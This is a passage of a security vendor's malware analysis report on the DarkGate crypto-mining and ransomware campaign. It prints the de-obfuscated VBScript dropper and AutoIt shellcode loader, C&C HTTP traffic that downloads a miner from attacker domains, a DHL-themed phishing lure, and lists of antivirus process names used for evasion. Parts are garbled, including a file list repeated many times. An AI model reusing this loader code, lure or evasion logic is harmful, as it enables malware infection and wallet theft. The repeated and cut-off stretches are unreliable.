Enter The DarkGate - New Cryptocurrency Mining and Ransomware Campaign

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Summary of the Malware Campaign

Recently, enSilo researcher Adi Zeligson - now part of the FortiGuard Labs research team - discovered a never-before-detected, highly sophisticated malware campaign named DarkGate. Targeting Windows workstations and supported by a reactive Command and Control system, DarkGate malware is spread through torrent files. When executed by the user, DarkGate malware is capable of avoiding detection by several AV products, and of executing multiple payloads including cryptocurrency mining, crypto stealing, ransomware, and the ability to remotely take control of the endpoint.

The critical elements of the DarkGate malware are that it:

- Leverages a C&C infrastructure cloaked in legitimate DNS records from legitimate services, including Akamai CDN and AWS, which helps it avoid reputation-based detection techniques
- Uses multiple methods for avoiding detection by traditional AV using vendor-specific checks and actions, including the use of the process hollowing technique
- Has the ability to evade the elimination of critical files by several known recovery tools
- Uses two distinct User Account Control (UAC) bypass techniques to escalate privileges
- Is capable of detonating multiple payloads with capabilities that include cryptocurrency mining, crypto stealing (theft of credentials associated with crypto wallets), ransomware, and remote control

The technical analysis of the DarkGate malware that follows demonstrates how advanced malware can avoid detection by traditional AV products and highlights the importance of the post-infection protection capabilities of the enSilo Endpoint Security Platform.

Technical Analysis

Named DarkGate by the author, the malware seeks to infect targets across Europe, particularly in Spain and France. DarkGate has several capabilities, including crypto mining, stealing credentials from crypto wallets (crypto stealing), ransomware, and remote access and control.

enSilo observed that the author behind this malware established a reactive Command and Control infrastructure that is staffed by human operators who act upon receiving notifications of new infections with crypto wallets.

When the operator detects any interesting activity by one of the malware, they then proceed to install a custom remote access tool on the machine for manual operations.

As part of our normal research activities, we occasionally perform a controlled infection of what seems to be a legitimate user endpoint. The controlled infection is performed in order to investigate several aspects of the malware, as well as the reactivity of the malware operator. For example, in one of these encounters our research team was able to determine that the operator detected our activity and immediately responded to our activity by infecting the test machine with a customized piece of ransomware.

It appears that the author behind this malware invested significant time and effort into remaining undetected by leveraging multiple evasion techniques. One of the techniques used is a user-mode hooks bypass that enabled the malware to evade identification by various AV solutions for an extended period of time.

The enSilo research team tracked “DarkGate” and its variants, and discovered that most AV vendors failed to detect it. It was this discovery that led us to start investigating the unique characteristics of the malware, which are described in the Technical Analysis section. It is clear that DarkGate is under constant development as it is being improved with every new variant.

Further investigation is required to determine the ultimate motivations behind the malware. While cryptocurrency mining, crypto stealing, and ransomware capabilities suggest the goal is financial gain, it’s not clear if the author has another motive.

Family Ties

Within DarkGate, we were able to identify ties to a previously detected password stealer malware called Golroted. The Golroted malware is notable because of its use of the Nt* API calls for performing process hollowing. Additionally, Golroted used a second technique, UAC bypass, based on a schedule task called SilentCleanup. DarkGate utilizes both of these techniques.

After performing a binary diff between Golroted and DarkGate, we discovered a significant amount of overlapping code. As shown in Figure 1, both malware variants perform the process hollowing method on the process vbc.exe. However, DarkGate contains a slightly modified version of the process hollowing function.




FIGURE 1: BINARY DIFF BETWEEN GOLRATED AND DARKGATE

Infection Tactics and Methods

We identified two distinct infection methods employed by the author of DarkGate, as well as the author of Golroted. Both infection methods are spread through Torrent files posing as a popular movie and a television series that then execute VBscript on the victim.

The second file, the-walking-dead-9-5-hdtv-720p.torrent.vbe, uses a more trivial approach to infecting victims. It distributes emails containing malicious attachments from a spoofed address. An example of this is shown in Figure 3.





FIGURE 2: SCREEN CAPTURE OF TORRENT FILES


Subject: DHL Failed Delivery Notification

Dear Customer,

We Attempted to deliver your item AT 8:10 AM on May 16, 2017. (Read enclosed file details)
The delivery attempt failed because nobody was present at the shipping address, be informed
If the parcel is not scheduled for re-delivery or picked up within 72 hours (3 working days), it will be returned to the sender.
please you have until May 18, 2017 to reply

Label Number: DHL-AW159254FE
Expected Delivery Date May 16, 2017
Class: Package Services
Service (s): Delivery Confirmation
Status: eNotification sent

Read the enclosed file for details.

Thank you.

FIGURE 3: EXAMPLE OF EMAIL DISTRIBUTED BY THE-WALKING-DEAD-9-5-HDTV-720P.TORRENT.VBE

Four Stages of Unpacking DarkGate Malware

One of the unique techniques used by the DarkGate malware lies within its multi-stage unpacking method. The first file executed is an obfuscated VBScript file, which functions as a dropper and performs several actions. In the first stage, several files are dropped into a hidden folder *"C:\{computername}"*. The files are autoit3.exe, which in some versions is disguised with a random name: test.au3, pe.bin and shell.txt. Next, test.au3 AutoIt script is executed using the dropped instance of autoit3.exe.

```
Option Explicit
on error resume next
dim objShell
Set objShell = CreateObject( "WScript.Shell" )
dim appdatapath
appdatapath = "C:\" & objShell.ExpandEnvironmentStrings( "%COMPUTERNAME%" )
Const foForReading          = 1
Const foAsASCII             = 0
Const adSaveCreateOverWrite = 2
Const adTypeBinary          = 1
Dim objFSO
Dim objFileIn
Dim objStreamIn
dim dataa
Dim objXML
Dim objDocElem
Dim objStream,objFolder
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objXML = CreateObject("MSXml2.DOMDocument")
Set objDocElem = objXML.createElement("Base64Data")
objFSO.CreateFolder(appdatapath)
objDocElem.DataType = "bin.base64"
Set objStream = CreateObject("ADODB.Stream")
objDocElem.text = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
objStream.Type = adTypeBinary
objStream.Open()
objStream.Write objDocElem.NodeTypedValue
objStream.SaveToFile  appdatapath+"\AutoIt3.exe", adSaveCreateOverWrite
Set objFSO = CreateObject("Scripting.FileSystemObject")
Set objXML = CreateObject("MSXml2.DOMDocument")
Set objDocElem = objXML.createElement("Base64Data")
objDocElem.DataType = "bin.base64"
Set objStream = CreateObject("ADODB.Stream")
objDocElem.text = "I05vVHJheUljb24NCkZpbGVDcmVhdGVTaG9ydGN1dCAoIEBBdXRvSXRFeGUsIEBTdGFydHVwRGlyICYg
objStream.Type = adTypeBinary
objStream.Open()
objStream.Write objDocElem.NodeTypedValue
objStream.SaveToFile appdatapath+"\test.au3", adSaveCreateOverWrite
Set objFSO=CreateObject("Scripting.FileSystemObject")
dim objFile
Set objFile = objFSO.CreateTextFile(appdatapath+"\shell.txt",True)
objFile.Write "0x558BEC50B8E900000081C404F0FFFF504875F68B45FC83C4E48D850973F1FF8D95E04FF1FFC60255C6
objFile.Close
Set objFSO=CreateObject("Scripting.FileSystemObject")
Set objFile = objFSO.CreateTextFile(appdatapath+"\pe.bin",True)
objFile.Write "oLe97e/t7e3p7eLtEhLt7VXt7e3t7e3tre337e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7e3t7ezt
objFile.Close
Set objShell = CreateObject("Shell.Application")
objShell.ShellExecute appdatapath+"\AutoIt3.exe", "test.au3", appdatapath, "open", 0
```

FIGURE 4: THE DE-OBFUSCATED VBS

In the second phase, the AutoIt code creates a shortcut of itself with the name "bill.ink" under the startup folder. Once completed, it triggers a third stage in which the binary code stored in the file "C:\{computername}\shell.txt" is decrypted and then executed. The AutoIt script uses a rather unusual technique for executing the binary code. The steps involved in the technique are:

- Loads the binary code from shell.txt into the process memory
- Copies the data into an executable memory space (DLLStructCreate and DllStructSetData)
- Invokes CallWindowProc with reference to our binary code as the lpPrevWndFunc parameter

```
#NoTrayIcon
FileCreateShortcut ( @AutoItExe, @StartupDir & '\bill.lnk' ,'C:\' & @ComputerName , "test.au3" , "" , "C:\Windows\System32\Mycomput.dll" , "" , 2 , "")

$ced = FileRead('shell.txt')

$pt = DLLStructCreate("byte[" & BinaryLen($ced) & "]")

DllStructSetData($pt, 1, $ced)

DllCall("user32.dll", "lresult", "CallWindowProc", "ptr", DllStructGetPtr($pt), "hwnd", 0, "uint", 0, "wparam", 0, "lparam", 0)
```

FIGURE 5: THE DE-OBFUSCATED AUTOIT SCRIPT

Finally, in the fourth and final stage of the unpacking technique, the binary code originally loaded from shell.txt performs the followings actions:

- Searches for the executable file, which is also the name of an executable found in Kaspersky AV.
- Reads the dropped file "pe.bin" and decrypts it.
- Uses [process hollowing](#) to inject the decrypted code from pe.bin into the process "vbc.exe".

We discovered that if DarkGate detects the presence of Kaspersky AV, it loads the malware as part of the shellcode rather than using the process hollowing method. The decrypted pe.bin file is the core of DarkGate. The core is responsible for its communication with the C&C (Command and Control) server and for executing commands received from it.

Let’s summarize this four-stage unpacking technique

1. The initial dropper code is delivered using VBScript, which drops all the relevant files:

- autoit3.exe
- test.au3
- pe.bin
- shell.txt
- autoit3.exe
- test.au3
- pe.bin
- shell.txt
- autoit3.exe
- autoit3.exe
- autoit3.exe
- test.au3
- pe.bin
- shell.txt
- autoit3.exe
- test.au3
- pe.bin
- shell.txt

Once, delivered it then runs the AutoIt script.

2. The AutoIt script runs using the AutoIt interpreter, which decrypts the binary code and loads it into memory.

3. The binary code then executes and attempts to avoid detection by Kaspersky AV.

4. The final binary is decrypted and executed.




FIGURE 6: THE FOUR STAGES OF THE UNPACKING TECHNIQUE

The final binary copies all files from “C:\{computer_name} “ to a new folder under “C:\Program data” with the name derived from the first eight digits of the user generated id (ID2 - explained later on).

The final binary installs a key in the registry designed to help it maintain persistency under the key: “\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”.

The key name is the first eight digits of the user-generated id, and the value is the AutoIt script that was copied from C:\{computer_name} to the “program data” folder, as shown below in Figure 7:




FIGURE 7: EXAMPLE OF REGISTRY KEY USED TO ESTABLISH PERSISTENCY

Cryptocurrency Mining

The first connection the malware makes to the C&C server is to get the file it needs to start the cryptocurrency mining process.

```
POST / HTTP/1.0
Host: akamai.la:9999
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: application/x-www-form-urlencoded
Content-Length: 172

id=6be3a05f5d47bcc7bf6c4e86ac7483dc&data=RWxlY3RydW0gQml0Y29pbiBXYWxsZXQgLSBHb29nbGUgQ2h
yb21lfFwvfEpvbm55IEIgR29vZCBAIERFU0tUT1AtM0pPRU8zNHxcL3wyMjk0fFwvfA%3D
%3D&action=200HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 4
Date: Tue, 06 Nov 2018 10:24:22 GMT

good
```

FIGURE 8: RETRIEVING THE FILE

As shown in Figure 9, the command “startminer” is sent as part of the response in order to tell the malware to start mining and to separate the different parts of the message. The first part is encrypted into config.bin - that is the miner command line. The second part is written in cpu.bin, and when decrypted is the miner executable. The mining itself is done through the process “systeminfo.exe” by using process hollowing.

```
POST /cpu.bin HTTP/1.0
Host: akamai.la
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)

HTTP/1.1 200 OK
Date: Tue, 06 Nov 2018 10:12:18 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.1.0g PHP/7.2.2
Last-Modified: Wed, 31 Oct 2018 00:16:29 GMT
ETag: "b5845-5797b36b58843"
Accept-Ranges: bytes
Content-Length: 743493
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream

startminer-o stratum+tcp://akamai.la:3336 -o stratum+tcp://
a40-77-229-13.deploy.static.akamaitechnologies.pw:3336 -o stratum+tcp://battlenet.la:
3336 -o stratum+tcp://awsamazon.cc:3336 -o stratum+tcp://utorrentsp2p.in:
3336userconfigminerstartupuserconfigstartminereNrsvQ14VNW1MHxmMgkTDJwEA0aNmpRpGzTVTBN
rUoIdzA9RowQIiJXa2GKKbawpTCBq1MQz0ex7Mhpreku/4r1Qcy1X05a2uRgQaUJCBhEh/
AiIf9SinnFQwo9kSAL51s8+8wOxtffe9/me530+nofM3mevvfbaa6299tpr77PPbd9tUWIURbHB/9FRRelU
+J9L+cf/6uH/xKs2TlQ64t9I77SUvpFevuS+ZWnVSx/40dJ77k/74T0//
ekD7rQf3Ju2tOanaff9NK1w9ry0+x9YfO+1EyaMd0gcZUWKUmq5SDkWfOUuE+9hZWLMRRZrqrJ
+kqJ86xJFuQweTob/ifC/fxJTh2kr060o4V+l6xLK3HnyEuqXoqQxLP5JZBD6aZmi1MbC7+opyqmp8DswRVG
+N0Ynyy5RTlV9MQ9sh6coKWM87/gPwBf7xfWudd9b64bfRf81iQnCvtqiYSqUsoprF9/
jvgfSwTjZdzv8bpwUBedSKrquXcqA+26yAAOhvBB+t1wA57r23iXfrwTpePKAeVnJivJt
```

FIGURE 9: RETRIEVING THE CRYPTO MINER PAYLOAD

Stealing Crypto Wallet Credentials

Another capability of the malware is that it can search for, and steal, credentials for crypto wallets. The malware looks for specific strings in the names of windows in the foreground that are related to different kinds of crypto wallets, and if a matching string is found, sends the server an appropriate message.

The following table contains the list of targeted wallet website/applications:

STING SEARCH	TARGET
sign-in / hitbtc	**https://hitbtc.com/**
binance - log in	**https://www.binance.com/login.html**
litebit.eu - login	**https://www.litebit.eu/en/login**

binance - iniciar sesi	**https://www.binance.com/login.html**
cryptopia - login	**https://www.cryptopia.co.nz/Login**
user login - zb spot exchange	
sign in | coinEx	**https://www.coinex.com/account/signin?lang=en_US**
electrum	**https://electrum.org/#home**
bittrex.com - input	**https://international.bittrex.com/**
exchange - balances	
eth) - log in	
blockchain wallet	**https://www.blockchain.com/wallet**
bitcoin core	**https://bitcoincore.org/**
kucoin	**https://www.kucoin.com/#/**
metamask	**https://metamask.io/**
factores-Binance	
litecoin core	**https://litecoin.org/**
myether	**https://www.myetherwallet.com/**

TABLE 1: TARGET CRYPTO WALLETS AND STRING VALUES

Command and Control

Judging from what we've seen so far, it seems like the author of DarkGate leveraged sophisticated techniques to avoid detection both by endpoint and network security products.

The malware contains six hard-coded domains, shown below, which it attempts to communicate with upon infection. It looks like the domains are chosen carefully to disguise the C&C server as a known legitimate service, such as Akamai CDN or AWS, and avoids looking suspicious to anyone who may be monitoring the network traffic.

- akamai.la
- hardwarenet.cc
- ec2-14-122-45-127.compute-1.amazonaws.cdnprivate.tel
- awsamazon.cc
- battlenet.la
- a40-77-229-13.deploy.static.akamaitechnologies.pw

Additionally, it seems the author has employed another trick by using NS records that look like legitimate rDNS records from Akamai or Amazon. The idea behind using rDNS is that they're overlooked and easily dismissed by anyone monitoring network traffic.

Two Methods Used To Avoid Detection

It appears what the author of DarkGate fears most is detection by AV software. They have invested significant effort in anti-VM and user validation techniques, rather than anti-debugging measures.

ANTI-VM: Machine Resources Checkup

The first method used by DarkGate to avoid detection by AV software is to determine if the malware has landed inside a sandbox/virtual machine. Based on the tactics used, we believe the author assumes sandbox/virtual machines (VMs) are generally low on resources, which is generally correct since sandboxes are optimized to contain the coexistence of as many VMs as possible.

In Figure 10, we can see the use of Delphi's Sysutils::DiskSize and GlobalMemoryStatusEx for collecting both disk size and physical memory. If the machine contains less than 101GB of disk space, or has an amount of RAM less than or equal to 4GB, it will be considered as a VM and the malware will automatically terminate.




FIGURE 10: CHECKING THE MACHINE DISK AND RAM

ANTI-AV

DarkGate attempts to detect if any of the AV solutions listed in Table 2 are present on an infected machine. For most of the AV solutions, if the malware detects any of these AV solutions, it will just notify the server – with the exception of IOBit, TrendMicro, or Kaspersky .

PROCESS NAME	SOLUTION
astui.exe	**Avast**
avpui.exe	**Kaspersky**
avgui.exe	**AVG**
egui.exe	**Nod32**
bdagent	**Bitdefender**
avguard.exe	**Avira**

nis.exe	**Norton**
ns.exe	**Norton**
nortonsecurity.exe	**Norton**
uiseagnt.exe	**Trend Micro**
bytefence.exe	**ByteFence**
psuaconsole.exe	**Panda**
sdscan.exe	**Search & Destroy**
mcshield.exe	**McAfee**
mcuicnt.exe	**McAfee**
mpcmdrun.exe	**Windows Defender**
superantispyware.exe	**SUPER AntiSpyware**
vkise.exe	**Comodo**
mbam.exe	**MalwareBytes**
cis.exe	**Comodo**
msascuil.exe	**Windows Defender**

TABLE 2: AV EXECUTABLES SEARCHED FOR BY DARKGATE MALWARE

The existence of AV solutions from IOBit, TrendMicro, or Kaspersky trigger special conditions:

- IOBit: If the path “C:\\Program Files (x86)\\IObit” exists, the malware is going to try and tackle a process named “monitor.exe” by terminating it. Additionally, it will spawn a new thread that repeatedly looks for the process “smBootTime.exe” and terminate the process if it exists.
- Trend Micro: If the Trend Micro AV process name is detected, the code will not execute the key logging thread.
- Kaspersky: The malware checks multiple times during execution, both during the unpacking process and in the malware itself, for the presence of Kaspersky AV. If detected in the final executable, and less than 5 minutes have passed since the machine’s startup, then it won’t initiate the key logging thread and the update thread that is responsible for:
- Copying all of the malware-related files to a folder under “C:\Program Data”.
- Performing the recovery tools check described in the next section.
- And finally, if detected in the shellcode and more than 4:10 minutes have passed since system startup, it will not use the process hollowing technique to execute the final executable, and will instead load and execute it directly.

Recovery Tools

The malware also tries to detect several known recovery tools using the process names listed in Table 3:

PROCESS NAME	TARGET
adwcleaner.exe	**MalwareBytes Adwcleaner**
frst64.exe	**Farbar Recovery Scan Tool**
frst32.exe	**Farbar Recovery Scan Tool**
frst86.exe	**Farbar Recovery Scan Tool**

TABLE 3: RECOVERY TOOLS PROCESS NAMES AND TARGETS

If such a process is found, the malware will initiate a new thread that will reallocate the malware files every 20 seconds, making sure that if the files were deleted during the lifetime of a recovery tool they will be recreated and relocated somewhere else.

Direct Syscall Invocation

In order to hide the use of the process hollowing technique, DarkGate uses a special capability that enables it to call kernel mode functions directly. This can potentially help the malware escape any breakpoints set by a debugger, as well as evade userland hooks set by the different security products.

How Does it Work?

When using functions from ntdll.dll, a system call is made to the kernel. The way the call is done is different between 32 and 64-bit systems, but they both eventually call the function “KiFastSystemCall”, which is different for each architecture. The “KiFastSystemCall” function is used to switch between ring 3 and ring 0. The Darkgate malware avoids loading the ntdll.dll functions the proper way, and instead creates its own “KiFastSystemCall” function that will make the syscall.

DarkGate is a 32-bit process that can become a challenge when running on a 64-bit system due to the differences between the systems when switching to the kernel. In order to use the right “KiFastSystemCall” function for the process, the Darkgate malware checks which architecture it’s running on by searching for the path “C:\Windows\SysWOW64\ntdll.dll”. If this path exists, it means the process is running on a 64-bit system.

FIGURE 11: ASSIGN THE RIGHT FUNCTION BASED ON THE ARCHITECTURE

In a 32-bit system, the “KiFastSystemCall” function will look like this:




FIGURE 12: 32-BIT SYSTEM KIFASTSYSTEMCALL FUNCTION

In a 64-bit system, the following code is used to call the “KiFastSystemCall” 64-bit function from a 32-bit process:

